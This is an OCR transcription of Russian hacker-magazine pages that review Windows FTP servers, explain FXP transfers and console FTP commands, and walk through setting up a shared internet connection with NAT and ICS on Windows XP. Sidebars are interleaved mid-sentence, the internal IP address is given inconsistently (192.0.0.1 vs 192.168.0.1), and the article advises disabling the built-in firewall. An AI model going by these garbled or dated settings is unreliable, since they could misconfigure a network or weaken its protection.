
Что такое файловые серверы: www.emanual.ru/cgi-bin/get.pl?id=44&format=show
Протокол FTP: www.emanual.ru/cgi-bin/get.pl?id=1807&format=show
RFC959 (FTP): www.faqs.org/rfcs/rfc959.html
Пример разработки софта для работы с FTP: www.vbip.com/Protocols/ftp/vb-ftp-client-library/default.asp



Дыры в программах для организации FTP-серверов всплывают довольно-таки часто. Не брезгуй как можно чаще обновлять используемый софт, время от времени изучать логи сервера и следить за свежими новостями баг-трака.



На диске мы любезно выложили все упомянутые в обзоре программы: Serv-U, Gene6 FTP Server, Golden FTP Server.



[описание: Создаем виртуальный каталог в Serv-U]

[команды бывают разные] В протоколе FTP немалое внимание уделяется различным способам передачи данных. Клиент с помощью команды *TYPE* может указать формат файла и, соответственно, указать тип его передачи. В FTP различают три режима обмена файлами: IMAGE (I), ASCII (A) и EBCDIC (E), причем ASCII используется по умолчанию. IMAGE предполагает обмен восьмибитными байтами и применяется для передачи двоичных файлов, то есть не текстовых. В режимах ASCII (A) и EBCDIC (E), напротив, передается только текстовая информация. На сегодняшний день актуальны только ASCII и IMAGE. Первый, в основном, используется для передачи по протоколу FTP различных скриптов и текстовых конфигов на веб-сервер, а также для получения содержимого каталогов. Image, как понимаешь, — для всего остального.

После соединения с сервером и установки режима работы (активного или пассивного), FTP-клиент переходит в необходимый каталог удаленной файловой системы. Это осуществляется с помощью команды *CWD <путь>*. После этого он отсылает команду *TYPE A*, которая активирует текстовый режим для передачи информации. Все это необходимо для того, чтобы получить корректный список файлов в текущем каталоге. Клиент передает *LIST* — и готово. Это стандартный сценарий работы практически любого FTP-клиента. Выполнив эти базовые действия, он готов принимать от пользователя другие команды.

Для обеспечения лучшего понимания между сервером и клиентом в ответ на каждую команду клиента сервер посылает определенное сообщение. Например после завершения отправки данных (закрытия канала данных) он возвращает ответ: «226 Closing data connection». Вероятно, ты уже заметил, что ответы сервера начинаются с трехзначного числа. Это сделано намеренно, чтобы их было легко интерпретировать.

[тест-драйв FTP-серверов под винду]

SERV-U 6.0.0.2
РАЗМЕР: 3,9 МБ
SHAREWARE
WWW.SERV-U.COM

Без лишней прелюдии сразу приступим непосредственно к тестированию. Первый номинант на сегодня — сервер Serv-U, победи-



[КАК РАБОТАЮТ КРОСС-СЕРВЕРНЫЕ КОННЕКТЫ (FXP)?]

Сразу хочу тебя предупредить, что функция FXP работает далеко не везде и не всегда. Возможность ее применения сильно зависит от используемого на сервере софта и его настроек. В любом случае серверы попытаются установить соединение между собой и передать файл следующим образом:

1 Пользователь соединяется с сервером A и сервером B. Причем серверу A он сразу же посылает команду для перехода в пассивный режим (PASV), на что получает ответ с номером TCP-порта, на котором тот открыл соединение.


2 Юзер передает IP-адрес сервера A и полученный номер TCP-порта серверу B, указывая эти параметры в качестве аргументов команды PORT.

3 Сервер B возвращает пользователю уведомление о том, что все готово к работе. Однако соединение для передачи данных не устанавливается — в этом пока нет необходимости.


4 Пользователь запрашивает сервер A с помощью команды STOR передать файл, а сервер B — принять его (RETR).

5 Сервер B подсоединяется к серверу A — устанавливается соединение.


6 Начинается передача файла.



[настройка доступа к каталогам сервера — занятие увлекательное]



[параметры SSL-сертификата. Официальный сертификат получить довольно сложно, поэтому данные введены от балды]



[общие параметры домена: поддержка защищенных соединений почему-то отключена]

тель всех мыслимых и немыслимых обзоров. Любой софт-архив ей дает пять звезд и титул «Выбор редакции». Неудивительно. Это одна из немногих программ, которую можно поставить на виндовый сервер и не беспокоиться, что она упадет от внезапного наплыва пользователей. Я лично использую исключительно ее — два года стабильного полета на файловом сервере в домашней локалке практически без нареканий. Но обо всем по порядку.

Serv-U, как и многие другие программы такого плана, состоит из двух независимых частей: FTP-демона (сервиса) и визуального административного интерфейса. Первая представляет собой непосредственно сам FTP-сервер, который принимает клиентские соединения, обрабатывает и выполняет их команды. Административный интерфейс используется для того, чтобы настраивать и управлять сервером.

Сразу после установки, которая, кстати, не вызывает ни малейшей трудности, программа пропишет себя в системные сервисы и запустит административный интерфейс. Причем, чтобы не шокировать пользователя обилием всевозможных опций и настроек, разработчики предусмотрели специальный мастер, который оперативно поможет провести первичную настройку и, в частности, запустить свой первый FTP-сервер.

Возможно, тебя смутило слово «первый». Все дело в том, что с помощью Serv-U можно поддерживать не один, а сразу несколько серваков. Если ты знаком с легендарным Апачем, то схема виртуальных серверов должна быть тебе знакома. Все FTP-серверы физически находятся на одной машине, но могут быть вызваны по разным портам или именам. Serv-U их называет доменами. Каждый такой домен имеет свои собственные параметры, пользовательские базы и группы, настойки ограничений по самым разнообразным параметрам. Другими словами, является полноценным FTP-сервером.

Управление доменами осуществляется через удобную древовидную структуру: с ее помощью можно одним кликом обратиться к настройкам или логам любого из них. Перечислять все доступные опции не имеет смысла, особенно если учитывать то, что с программой идет отличная документация. Отмечу лишь наиболее интересные из них.

Любому виртуальному серверу можно задать свой собственный уровень безопасности. В этом всячески помогает поддержка SSL/TLS-шифрования. Долгое время протокол FTP считался незащищенным, так как в общем случае все передаваемые через него данные, в том числе логины и пароли, могут быть с легкостью перехвачены снифером. 128-битное шифрование и SSL-сертификаты, которые использует Serv-U, практически исключают подобную ситуацию. Примечательно, что административный интерфейс общается с движком программы (демоном) исключительно по защищенному соединению. Это особенно актуально, если учесть, что с помощью оболочки можно администрировать не только локальные, но еще и удаленные серверы на движке Serv-U. Другой интересной особенностью программы является поддержка виртуальных папок. Предположим, что каталог *C:\FTPPUB* является домашней директорией для какой-то определенной группы пользователей. Задача такова: переместить в нее несколько десятков гигабайт информации из папки *C:\INFO*. Решений, естественно, может быть несколько. Кто-то, возможно, не задумываясь скопирует столь дикие объемы в нужную папку и заодно занесет в повестку дня пункт о покупке дополнительного винта. Но это далеко не самый лучший вариант. Ясно, что лучше вообще обойтись без копирования данных, а это возможно только при помощи виртуальной папки. Для ее создания необходимо указать, где физически хранится требуемая информация (*C:\INFO*), затем имя виртуальной папки (*INFO*) и, в конце концов, директорию, в которой она будет отображаться на FTP-сервере (*C:\FTPPUB*). Если все сделано правильно, то в корневой директории пользователей появится папка *INFO* с данным, которые физически по-прежнему находятся совершенно в другом месте.

Как и полагается софтине такого рода, Serv-U имеет разветвленную систему самых разнообразных квот и разрешений. Для каждого пользователя, к примеру, можно установить специальное ограничение «n залил — m можешь скачать» (скажем, 3 к 1). При этом предусмотрена возможность указывать файлы для бесплатного скачивания, которые под это ограничение не попадают.

Вердикт: великолепная программа, которая, плюс ко всему, прочему выдержала испытания на прочность. Даже если к серверу подключаются сразу несколько десятков клиентов и начинают качать файлы, ничего страшного не происходит. Сказать честно, Serv-U выдерживала и не такое. Помимо устойчивой работы, стоит отметить возможность интеграции с Active Directory и компрессии данных, что наверняка понравится многим администраторам. Единственное нарекание: пару раз в программе находили критические ошибки, а на security-сайтах появлялись публичные эксплоиты. Что я могу сказать? С кем не бывает…

GENE6 FTP SERVER

РАЗМЕР: 3,5 МБ

SHAREWARE

WWW.G6FTPSERVER.COM


Признаться честно, я долгое время использовал Serv-U и свято верил, что софтина является лучшей в своем роде. И только сейчас


[ОСНОВНЫЕ FTP-КОМАНДЫ]

Ситуации, когда возможность воспользоваться графическим FTP-клиентом отсутствует, встречаются сплошь и рядом. Когда, наконец, с ней столкнешься, ты будешь неприятно удивлен, что работа со стандартным консольным клиентом ftp (он есть как в windows, так и в *nix-based системах) невозможна без знания элементарных FTP-команд.
Советую познакомиться с ними сейчас — потом может быть поздно.

open имя_сервера — коннект к серверу.
cd имя_директории — сменить каталог.
dir — выдать список файлов.
get имя_файла [имя_локального_файла] — скачать файл.
put имя_файла [имя_удаленного_файла] — залить файл на сервер.
ascii — устанавливает ascii-способ передачи файлов. Используется для пересылки текстовых файлов.
binary — устанавливает двоичный способ пересылки файлов.
help — справка.
close — закрыть соединение с сервером.
quit — выход из FTP-клиента.


я начинаю понимать, что я был неправ. Оказалось, что у нее есть реальный конкурент, который обладает если уж и не большими, то точно не меньшими возможностями. Позволь представить: Гена (Gene6 FTP Server). Первое, что приходит на ум после запуска программы: «Где-то я это уже видел!». Внешне Gene6 очень похож на предыдущую программу из обзора: слева примерное такое же древовидное меню, справа — настройки. После более детального изучения становится ясно, что сходства присутствуют не только во внешнем виде.
Сама система работы программы очень похожа на Serv-U: открываем домен, устанавливаем его на удобный порт, добавляем пользователей — и вперед. Разработчики гордо утверждают, что их программа самая стойкая и защищенная. И, знаешь ли, что-то в этом действительно есть. Уже на протяжении долгого времени в программе практически не находят критических ошибок. Да и среди малочисленных брешей едва ли найдется хоть одна, которая реально могла бы навредить серверу. Стоит отметить, что разработчики в свое время сосредоточили все внимание на поддержке защищенного соединения, и поэтому SSL-шифрование реализовано на самом высоком уровне.
Добротно выполнена система управления пользователями. Для каждого из них можно настроить все и вся, включая даже самые маленькие мелочи. И если ограничениями по трафику и по используемой скорости сейчас никого не удивишь, то поддержка доступа по расписанию есть далеко не на каждом сервере. Кроме того, меня особенно порадовала функция создания временных учетных записей, период существования которых ограничен. Каждой группе, ровно так же, как и пользователю, админ вправе задать маски файлов, на работу с которыми они имеют разрешение. По сути, это альтернативный способ организации иерархии пользователей с различным уровнем доступа к хранимой на сервере информации. Можно сделать так, что новичкам будут доступны только электронные книги (пусть просвещаются), юзерам постарше — еще и музыка (чтобы веселее работать было), а старички в сети имели бы полноценный доступ ко всем типам файлов (они уже свое отработали, а теперь могут отдохнуть).
Как и Serv-U, Gene6 умеет создавать виртуальные папки и работать с ними. Причем можно эмулировать присутствие на сервере даже тех файлов, которые хранятся на удаленном компьютере в сети или вообще на других FTP'шниках. Впрочем, это еще цветочки.
Самый смак программы, на мой взгляд, заключается в поддержке собственных сценариев: написал скрипты на все случаи жизни и спи спокойно. В Gene6 заложено несколько десятков встроенных событий, например она умеет реагировать на получение файла. Новоприбывшее барахло можно на месте проверить на вирусы, а затем автоматически рассортировать по нужным каталогам (*.mp3 в музыку, *.avi в видео и т.д.). Здесь все ограничивается исключительно твоей фантазией и знанием языка VB-скрипт. Хотя многое за тебя уже давно сделали, и в Сети доступна масса дополнительных плагинов. Проштудируй *www.foxito.com/scripts/index.php?page=productlist.php&table=bpftp3* и *www.g6ftpserver.com/forum/index.php?showtopic=498*.
Вердикт: безусловно, одна из лучших программ для поднятия FTP-сервера. По некоторым параметрам превосходит легендарный Serv-U и предоставляет уникальные возможности по организации полной автоматики на основе скриптов. Плюс ко всему, сервером можно управлять удаленно через web-интерфейс, поэтому любая возникшая проблема решается дистанционно. Куча плагинов наверняка сослужит тебе хорошую дружбу, а поддержка компрессии на лету позволит добиться увеличения скорости передачи данных.
Единственная проблема, с которой могут столкнуться владельцы крупных серверов, — программа не по-детски грузит систему. Иначе говоря, очень требовательна к ресурсам.



[управление FTP-сервером через веб-интерфейс: настраиваем политику безопасности]


[процесс соединения с локальным сервером]

GOLDEN FTP SERVER 2.16 PRO
РАЗМЕР: 900 КБ
SHAREWARE
WWW.G6FTPSERVER.COM


Это программа попала в обзор по одной причине — она проще некуда. Я отлично понимаю, что далеко не всем хочется парить себе мозги и долгими вечерами писать скрипты, осваивая Gene6 FTP Server. Частенько случаются ситуации, когда требуется срочно поднять FTP-сервак и при этом не вникать во все подробности его работы. Golden FTP Server для таких случаев — идеальный вариант.
Из всех прог, что я видел, у этой — самый маленький набор настроек. При этом она не похожа на какой-то полуфабрикат. Напротив, это вполне законченный продукт, но для новичков. Просто укажи ей папки, которые будут доступны на FTP, и пользователей, которые эти папки увидят, — и на этом настройка закончится. Собственно говоря, а что еще надо?
Забанить недруга? Не вопрос, просто внеси его в бан-лист, и дело в шляпе. Ах, ты хочешь полностью запретить анонимный доступ? И это ерунда — все решается в два клика мыши. Не подумай, что программа совсем голая — она все-таки имеет пару-тройку полезных функций.
Вердикт: самый простой, но вместе с тем вполне стабильный FTP-сервер. Настроить его сможет даже первоклассник, зато элементарные функции он выполняет ничуть не хуже его старших братьев по конвейеру. Если времени на поднятие сервера нет, но


[баним юзера на FTP-сервере]


[Golden FTP Pro: все просто, как две копейки]

Шлюз в инет


ШИРОКОПОЛОСНЫЙ ДОСТУП В ИНТЕРНЕТ СТРЕМИТЕЛЬНО ДЕШЕВЕЕТ. ВСЕ ЧАЩЕ И ЧАЩЕ ЛЮДИ СПРАШИВАЮТ МЕНЯ: «КАК СДЕЛАТЬ ТАК, ЧТОБЫ НЕСКОЛЬКО КОМПЬЮТЕРОВ В ЛОКАЛКЕ МОГЛИ РАБОТАТЬ В ИНЕТЕ ЧЕРЕЗ ОДНО ПОДКЛЮЧЕНИЕ?». РЕШИТЬ ЭТУ ПРОБЛЕМУ ЧРЕЗВЫЧАЙНО ПРОСТО, НЕ ОБЛАДАЯ ПРИ ЭТОМ ГЛУБОКИМИ ПОЗНАНИЯМИ В АДМИНИСТРИРОВАНИИ. ДАЖЕ В WINDOWS XP ИМЕЮТСЯ ВСЕ НЕОБХОДИМЫЕ СРЕДСТВА ДЛЯ ОРГАНИЗАЦИИ ШЛЮЗА МЕЖДУ ВНУТРЕННЕЙ И ВНЕШНЕЙ ГЛОБАЛЬНОЙ СЕТЬЮ | Степан Ильин aka Step (step@real.xakep.ru)



Организуем в локалке совместный интернет-канал с системой учета трафика

[в чем сила, NAT?] Для полноценного решения этой задачи придется воспользоваться технологией NAT, или, иначе говоря, трансляцией сетевых адресов (Network Address Translation). Ее, в частности, должен поддерживать маршрутизатор, который обеспечивает связь между внутренней сетью и интернетом. Под маршрутизатором в нашем случае понимается компьютер, специальным образом настроенный для передачи IP-пакетов в нужном направлении. Это направление определяется исходя из специальных правил, которые записаны в таблицу маршрутизации (получить текущую таблицу можно командой *route /print*). Принято выделять статические и динамические правила. Первые жестко зафиксированы и могут быть внесены, изменены или удалены только администратором. Динамические, в свою очередь, вносятся в таблицу маршрутизации автоматически, используя данные, полученные от других маршрутизаторов.

Каждый компьютер локальной сети для полноценного обмена пакетами должен иметь свой уникальный IP-адрес. С другой стороны, во внешней сети (инете) любой узел также имеет его. Каким же образом избегается путаница? Для этого специальным стандартом RFC были определены адреса блоков, которые применяются исключительно в локальных сетях. Ими стали диапазоны 10.0.0.0 – 10.255.255.255, 172.16.0.0 – 172.16.255.255, 192.168.0.0 – 192.168.255.255. Стандарт гарантировал, что они никогда не будут применяться во внешних сетях. И не обманул. Пакеты с такими адресами попросту не маршрутизируются в интернет, но это отнюдь не значит, что связь машины из локалки и сервера в интернете невозможна. Был разработан специальный механизм, который передает пакеты узлам во внешнюю сеть, получает от них ответы, после чего доставляет их обратно компьютерам внутри локалки. Как ты уже понял, это NAT.



[общая схема NAT: все пакеты от клиентов (10.0.0.2-10.0.0.254), проходя NAT, получают в поле SRC IP внешний адрес маршрутизатора]

Для организации коллективного подключения к инету необходим, по меньшей мере, один IP-адрес из внешней сети — его предоставляет провайдер. Сетевой интерфейс с внешним IP устанавливается в маршрутизатор, туда же ставится еще одна сетевуха для доступа в локальную сеть. Чтобы понять технологию NAT, рассмотрим ее работу на примере.

Начну с того, что любой IP-пакет состоит из заголовка и поля данных. Два основных поля заголовка: адрес отправителя (SRC IP) и адрес получателя (DST IP). Допустим, клиент из локальной сети (адрес записывается в SCR IP) посылает пакет узлу с адресом server.ru (DST IP). Когда пакет прибывает на маршрутизатор, тот модифицирует заголовок специальным образом. В качестве адреса отправителя указывается IP-адрес маршрутизатора во внешней сети, что обеспечивает возможность получения ответа. При этом все изначальные параметры пакета записываются в NAT-таблице. Теперь, когда от сервера server.ru придет ответный пакет, маршрутизатор сможет произвести обратную замену и доставить его клиентскому компьютеру.




Для организации оплаты карточки необходимо установить специальный плагин, доступный на сайте разработчиков. Там же доступны и другие дополнения



Если у тебя не работает встроенный веб-сервер, попробуй обновить Windows Script до версии 5.6 (www.smart-soft.ru:80/files/scriptru.exe). Скорее всего, проблема именно в нем



Обязательно к прочтению: www.oszone.net/windows/winxp/44.shtm — как работает механизм NAT. www.smart-soft.ru/?page=tidoc — примеры настройки Traffic Inspector'а под различные нужды. www.smart-soft.ru/forum — форум программы. Здесь ты получишь ответ на любой вопрос. forum.nag.ru — отличный форум по администрированию в целом.




На диске ты найдешь полную версию Traffic Inspector, все необходимые файлы для ее установки, а также дополнительные утилиты


Удивительно, но многие почему-то путают NAT и прокси-сервер. В действительности же это совершенно разные вещи. NAT остается скрытым как для отправителя, так и для получателя и не вносит в работу клиента каких-либо ограничений. Тот может серфить веб-сайты, работать на шелле, FTP или, наконец, играть в игры – ничего не надо настраивать, все выглядит так, как будто он сам находится во внешней сети. Прокси-сервер, напротив, не является прозрачным. Для его использования необходимо указывать ряд настроек, причем для каждого приложения отдельно. Вдобавок, далеко не каждая программа (в особенности игры) поддерживает работу через прокси/socks, и в этом плане такая организация коллективного доступа в сеть сильно проигрывает NAT'у.

[настройка NAT] Надеюсь, ты понял, что в нашем нелегком деле едва ли можно обойтись без организации NAT'а. К счастью, его поддерживают Professional версии как Windows XP, так и 2000 – хотя бы с этим проблем возникнуть не должно. Программисты Microsoft, разрабатывая ось для рабочих станций, на славу постарались, чтобы наладить работу NAT'а было максимально просто. Коллективный доступ в инет настраивается с помощью специальной службы Internet Connection Sharing (ICS), удивительной по простоте, но вместе с тем предоставляющей широкие возможности. Во-первых, ICS — это прозрачный узел между внутренней и внешней сетями на основе сразу трех технологий: NAT, DNS (Domain Name System) и DHCP (Dynamic Host Configuration Protocol). Иначе говоря, сборная солянка технологий в легко конфигурируемой оболочке. Опытные админы, конечно, выскажут свое «фи» на тему того, что ICS — это удел ламеров. Но мы же не беремся за создания роутера для корпоративной сети, верно?

Так что отбросим все предрассудки и займемся непосредственной настройкой роутера. Начать стоит с соединения, которое смотрит в интернет. Для этого заходи в его свойства и изучай вкладку «Общие». Здесь находится список компонентов (протоколы, службы и т.д.), которые установлены для данного соединения. Чтобы облегчить себе последующую настройку, обязательно отключи клиента для сетей Microsoft и службу доступа к файлам и принтерам сетей Microsoft. Для внешнего канала они нафиг не нужны! Сделал? Точно сделал? :) Тогда переходи во вкладку «Дополнительно». Отсюда осуществляется управление общим доступом к соединению. Вся настройка, в принципе, сводится к установке галочки напротив соответствующей опции, ко-



[настройка внешнего сетевого интерфейса]



[вот она, заветная опция! Не забудь указать имя внутреннего подключения]

торая имеет громоздкое название. Приводить его здесь не буду — уверен, что ты не промахнешься. К сожалению, каких-либо настроек по дифференцированию доступа, назначению прав пользователям и тому подобному здесь нет. Как и в принципе в винде. Все эти задачи полностью возложены на сторонний софт, речь о котором пойдет ниже. Единственная доступная опция — «Разрешить другим пользователям сети управлять общим доступом к подключению в интернет». Рекомендую ее отключить. В противном случае пользователи много не натворят, но отключить соединение, к примеру, вполне могут. Если у тебя Windows XP с установленным SP2, то на этой же вкладке доступны опции встроенного файрвола. Хорошо бы его полностью деактивировать, благо, все его функции с не меньшим успехом будет выполнять нижеописанный софт для учета трафика.

После настройки внешнего соединения, скорее всего, произойдут метаморфозы в конфигурации сетевухи, работающей во внутренней локальной сети. Internet Connection Sharing является большим фанатом автоматической выдачи клиентам IP-адресов, а посему обязательно включит свой DHCP-сервер (подробнее о нем читай во врезке). Если тебя такое положение дел не устраивает, что вполне вероятно для небольших локалок, то его не составит труда отключить. Для этого заходи в настройки внутреннего соединения в конфиги протокола TPC/IP (вкладка «Общие»). Указывай здесь статический IP-адрес — 192.0.0.1, например, маску подсети — 255.255.255.0 (по умолчанию ставится именно она), поле «Основной шлюз» оставляй пустым, а в качестве первичного DNS прописывай IP'шник внутреннего сетевого интерфейса. Кроме того, желательно во вкладке дополнительных свойств выставить первостепенный приоритет внутреннему интерфейсу. Это осуществляется черными стрелочками: жми так, чтобы внутренний интерфейс оказался на самой верхней позиции. Замечу, что после отмены работы DHCP на всех клиентских машинах IP-адреса придется прописывать вручную.

Конфигурация NAT'а на сервере закончена. Пришло время позаботиться о клиентских машинах. Если ты не отключал DHCP, то трогать по большому счету ничего не нужно — все настройки они получают от сервера автоматически. Но и в противном случае многого от тебя не требуется. Все, что нужно сделать, — подкорректировать свойства TCP/IP-протокола для сетевого интерфейса (как правило, на клиентских машинах он один). Сперва необходимо указать машине уникальный IP-адрес. Продолжая предыдущий пример, очевидно, что адреса нужно выбирать из диапазона 192.168.0.2 – 192.168.0.254. Если ты лично занимаешься организацией сети, то рекомендую во время выдачи IP'шника записывать где-нибудь у себя имя компьютера и координаты хозяина, чтобы в случае проблем без труда можно было с ним связаться. Например если он уйдет в дикие долги по трафику :). Маску подсети следует выбирать точно такую же, как и у сервера, то есть 255.255.255.0, а в качестве основного шлюза и первичного (предпочитаемого) DNS-сервера указывать IP-адрес внутреннего интерфейса сервера (192.168.0.1).


Как видишь, ничего сложного нет, но эта система еще должна заработать. Чтобы проверить работоспособность системы, выполним несколько нехитрых действий. Для начала, с любой клиентской машины пропингуй внутренний IP-адрес сервера (ping 192.168.0.1) — как правило, на этом этапе проблем не возникает. Если же пинг не идет, то проблему нужно искать в настройках сети. Конфигурация NAT'а здесь не причем. В случае, когда все пакеты доходят нормально, можно приступать к следующему этапу тестирования — пингованию IP-адреса внешнего сетевого интерфейса сервера (его можно узнать, набрав на сервере команду *ipconfig /all*). Работает? Отлично, тогда смело набирай *ping www.xakep.ru* и жди результата. Если в ответ ты получишь что-то типа «*www.xakep.ru*: неизвестный узел», то, скорее всего, на клиентской машине неправильно указан DNS сервер. Ошибка «Превышен интервал ожидания для запроса» гласит о том, что удаленный сервер недоступен. Прежде чем рвать на себе волосы и искать очередную ошибку в настройках, убедись в том, что удаленный сервак действительно функционирует, а не повален хакерами :). Ну а если пинг проходит нормально, можно себя поздравить и читать эту статью далее.

